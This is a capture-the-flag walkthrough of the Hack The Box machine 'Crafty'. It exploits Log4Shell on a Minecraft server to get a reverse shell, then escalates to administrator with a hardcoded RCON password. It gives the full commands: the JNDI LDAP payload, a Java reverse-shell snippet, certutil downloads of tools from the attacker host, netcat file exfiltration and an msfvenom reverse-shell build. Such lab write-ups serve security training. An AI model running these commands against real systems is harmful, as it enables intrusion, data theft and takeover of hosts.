HTB-Crafty

Information Gathering

Rustscan

Rustscan finds port 80 and 25565 open:

```
rustscan --addresses 10.10.11.249 --range 1-65535
```

```
PORT      STATE SERVICE   REASON
80/tcp    open  http      syn-ack
25565/tcp open  minecraft syn-ack
```

Let's enumerate further using nmap.

Nmap shows that Minecraft 1.16.5 is running on port 25565.


```
sudo nmap -sVC -p 80,25565 crafty.htb
```

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ sudo nmap -sVC -p 80,25565 crafty.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-06 03:25 EDT
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.56s latency).

PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Crafty - Official Website
| http-methods:
|_  Potentially risky methods: TRACE
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds
```

Enumeration

HTTP - TCP 80

After adding **crafty.htb** to `/etc/hosts`, we can access the website:



There is **Play.crafty.htb** at the bottom of the page. Let's add it to `/etc/hosts` as well.

TCP 25565

We tried accessing Minecraft through web browser but nothing happened:

```
▒▒▒▒{"translate":"disconnect.genericReason","with":["Internal Exception: io.netty.handler.codec.DecoderException:
java.lang.IndexOutOfBoundsException: Index: 69, Size: 1"]}
```

We will need some sort of platform to interact with minecraft server.

Shell as svc_minecraft

Log4j

Searching for exploits regarding **Minecraft 1.16.5**, it is pretty apparent that it is vulnerable to **Log4j**:

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Let's follow this article and reproduce the exploitation steps.


We will first download TLauncher, we could be used to make interaction with Minecraft server:

```
┌──(yoon㉿kali)-[~/Downloads]
└─$ ls -l TLauncher.v10.zip
-rw-r--r-- 1 yoon yoon 8457324 Jun  6 03:29 TLauncher.v10.zip
```

After download the zip file, let's spin up the software using java:


```
sudo java -jar TLauncher.jar
```

Let's correctly set up our version to **1.16.5** and make install:




Entering the game, we are prompted with the default minecraft page:

Let's click on **Multiplayer** and we are given with the page to choose network connections:



We will click on **Direct Connection** and use the server address **play.crafty.htb**:



We now have access to the game:

Let's use this payload to spawn a reverse shell.

Upon download, we have modify the script a bit so that it will execute **cmd.exe** instead of **bash**:

```
public Exploit() throws Exception {
    String host="%s";
    int port=%d;
    String cmd="cmd.exe";
    Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
    Socket s=new Socket(host,port);
    InputStream pi=p.getInputStream(),
        pe=p.getErrorStream(),
        si=s.getInputStream();
```

Le't run the exploit with netcat listener setup and listening at port 4444:

```
sudo python3 poc.py --userip 10.10.14.36 --webport 80 --lport 4444
```

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ sudo python3 poc.py --userip 10.10.14.36 --webport 80 --lport 4444

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.36:1389/a}
```

On game screen, type `t` and copy paste the following payload provided from the exploit above:

```
${jndi:ldap://10.10.14.36:1389/a}
```

Almost immediately, we are given with the shell as **svc_minecraft**:

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ sudo rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.249] 49705
icrosoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>whoami
whoami
crafty\svc_minecraft
```

Privesc: svc_minecraft to administrator

jar file

Enumerating around the file system, we see **playercounter-1.0-SNAPSHOT.jar** file:

```
c:\Users\svc_minecraft\server\plugins>dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\Users\svc_minecraft\server\plugins

10/27/2023  02:48 PM    <DIR>          .
10/27/2023  02:48 PM    <DIR>          ..
10/27/2023  02:48 PM             9,996 playercounter-1.0-SNAPSHOT.jar
               1 File(s)          9,996 bytes
               2 Dir(s)   3,424,473,088 bytes free
```

It looks interesting. Let's download it and enumerate it.

We will first pass over **nc.exe** to the target system using Python webserver and Certutil:

`python3 -m http.server 1234`

`certutil.exe -urlcache -split -f http://10.10.14.36:1234/nc.exe`

```
c:\Users\svc_minecraft\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/nc.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1234/nc.exe
****  Online  ****
  0000  ...
  6e00
CertUtil: -URLCache command completed successfully.
```

Let's use **nc.exe** to transfer the file over to local netcat listener:

`.\nc.exe 10.10.14.36 1235 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar

```
c:\Users\svc_minecraft\Downloads>.\nc.exe 10.10.14.36 1235 < c:\Users\svc_minecraft\server\plugins
\playercounter-1.0-SNAPSHOT.jar
.\nc.exe 10.10.14.36 1235 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
```


There is netcat receiver running locally:

```
sudo nc -lp 1235 > playercounter-1.0-SNAPSHOT.jar
```

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ wc -c playercounter-1.0-SNAPSHOT.jar
9996 playercounter-1.0-SNAPSHOT.jar
```

JD-GUI

Now that we have downloaded the file, let's take a look into it using **jd-gui**:



Inside **Playercounter.class**, password is revealed: **s67u84zKq8IXw**

Playercounter.class

```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
  public void onEnable() {
    Rcon rcon = null;
    try {
      rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
    } catch (IOException e) {
      throw new RuntimeException(e);
    } catch (AuthenticationException e2) {
      throw new RuntimeException(e2);
    }
    String result = null;
    try {
      result = rcon.command("players online count");
      PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
      writer.println(result);
    } catch (IOException e3) {
      throw new RuntimeException(e3);
    }
  }

  public void onDisable() {}
}
```

This could be the password for the administrator. Let's find out.

RunasCs

We will upload **RunasCs.exe** using certutil:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
```

```
c:\Users\svc_minecraft\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
```

Let's create a reverse shell payload in exe that we will use it with RunasCs:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.36 LPORT=1337 -f exe > rev.exe
```

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.36 LPORT=1337 -f exe > rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

We will upload generated **rev.exe** as well:

```
certutil.exe -urlcache -split -f http://10.10.14.36:1234/rev.exe
```

```
c:\Users\svc_minecraft\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/rev.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1234/rev.exe
****  Online  ****
  000000  ...
  01204a
CertUtil: -URLCache command completed successfully.
```

Using RunasCs, we can run **rev.exe** as the administrator:

```
.\RunasCs.exe administrator s67u84zKq8IXw ".\rev.exe"
```

```
c:\Users\svc_minecraft\Downloads>.\RunasCs.exe administrator s67u84zKq8IXw ".\rev.exe"
.\RunasCs.exe administrator s67u84zKq8IXw ".\rev.exe"
```

We have a shell as the administrator now:

```
┌──(yoon㉿kali)-[~/Documents/htb/crafty]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.249] 49686
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
crafty\administrator
```

References

- https://nvd.nist.gov/vuln/detail/CVE-2021-44228
- https://software-sinner.medium.com/exploiting-minecraft-servers-log4j-ddac7de10847
- https://tlauncher.org/
- https://github.com/kozmer/log4j-shell-poc